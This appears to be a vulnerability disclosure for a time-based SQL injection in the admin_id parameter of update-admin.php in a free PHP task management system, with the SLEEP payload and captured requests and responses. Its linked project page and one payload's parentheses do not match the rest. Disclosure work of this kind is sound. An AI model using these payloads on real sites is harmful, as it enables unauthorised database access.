

SQL vulnerability from php task management system free download in update-admin.php

Affected Project: php task management system free download


Official Website: <https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html>

Version: 1.0

Related Code file: update-admin.php

Demonstration

1. First, follow the steps shown in the image to navigate to the page for editing personal information.



2. Capture the packet, and the following data packet is obtained.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre>1 GET /update-admin.php?admin_id=1 HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: pagekit_auth= zYapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLE0L.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=en7ndnc8ef4hj92t0mdvkdu77 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 02 Oct 2024 09:04:08 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/8.0.2 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: text/html; charset=UTF-8 11 Content-Length: 9524 12 13 14 <!DOCTYPE html> 15 <html lang="en"> 16 <head> 17 <title> 18 Task Management System by Mayuri K. 19 </title> 20 <meta charset="utf-8"> 21 <meta name="viewport" content="width=device-width, 22 initial-scale=1"> 23 <link rel="icon" href="assets/img/favicon.png"> 24 <link rel="stylesheet" href="assets/css/bootstrap.min.css"> 25 <link rel="stylesheet" href=" 26 assets/css/bootstrap.theme.min.css"> 27 <link rel="stylesheet" href=" 28 assets/css/custom.css"> 29</pre>	

3. There is an SQL injection vulnerability at the `admin_id` parameter, and the time-based SQL injection payload is:

```
' +AND+(SELECT+5712+FROM+(SELECT(SLEEP(1)))nn0o)+AND+'PrGK'='PrGK
```

By modifying the `SLEEP()` time, a noticeable difference in response time can be observed.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex Render
<pre>1 GET /update-admin.php?admin_id= ' +AND+(SELECT+5712+FROM+(SELECT(SLEEP(1)))nn0o)+AND+'PrGK'='PrGK HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp, image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: pagekit_auth= zYapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLE0L.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=en7ndnc8ef4hj92t0mdvkdu77 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 02 Oct 2024 09:05:10 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/8.0.2 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: text/html; charset=UTF-8 11 Content-Length: 9524 12 13 14 <!DOCTYPE html> 15 <html lang="en"> 16 <head> 17 <title> 18 Task Management System by Mayuri K. 19 </title> 20 <meta charset="utf-8"> 21 <meta name="viewport" content="width=device-width, initial-scale=1"> 22 <link rel="icon" href="assets/img/favicon.png"> 23 <link rel="stylesheet" href="assets/css/bootstrap.min.css"> 24 <link rel="stylesheet" href="assets/css/bootstrap-datepicker/css/datepicker.css"> 25 <link rel="stylesheet" href=" 26 assets/bootstrap-datepicker/css/datepicker-custom.css"> 27 <link rel="stylesheet" href="assets/css/custom.css"> 28</pre>	
Done		9,916 bytes 1,021 millis	

Request

Pretty Raw Hex

1 GET /update-admin.php?admin_id=1'+AND+(SELECT+5712+FROM+(SELECT(SLEEP(5))))nn0o)+AND+'PrGK'='PrGK HTTP/1.1

2 Host: localhost:8080

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Cookie: pagekit_auth=zyap0tzzZcXq6qFqF8qX2qG5Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbJFC5qJ; PHPSESSID=en7ndnc8ef4hj92t0mdvkd77

9 Upgrade-Insecure-Requests: 1

10 Priority: u=0, i

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Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK

2 Date: Wed, 02 Oct 2024 09:04:59 GMT

3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02

4 X-Powered-By: PHP/8.0.2

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate

7 Pragma: no-cache

8 Keep-Alive: timeout=5, max=100

9 Connection: Keep-Alive

10 Content-Type: text/html; charset=UTF-8

11 Content-Length: 9524

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14 <!DOCTYPE html>

15 <html lang="en">

16 <head>

17 <title>

18 Task Management System by Mayuri K.

19 </title>

20 <meta charset="utf-8">

21 <meta name="viewport" content="width=device-width, initial-scale=1">

22 <link rel="icon" href="assets/img/favicon.png">

23 <link rel="stylesheet" href="assets/css/bootstrap.min.css">

24 <link rel="stylesheet" href="assets/css/bootstrap-theme.min.css">

25 <link rel="stylesheet" href="assets/css/bootstrap-datepicker.css">

26 <link rel="stylesheet" href="assets/css/bootstrap-datepicker-custom.css">

27 <link rel="stylesheet" href="assets/css/custom.css">

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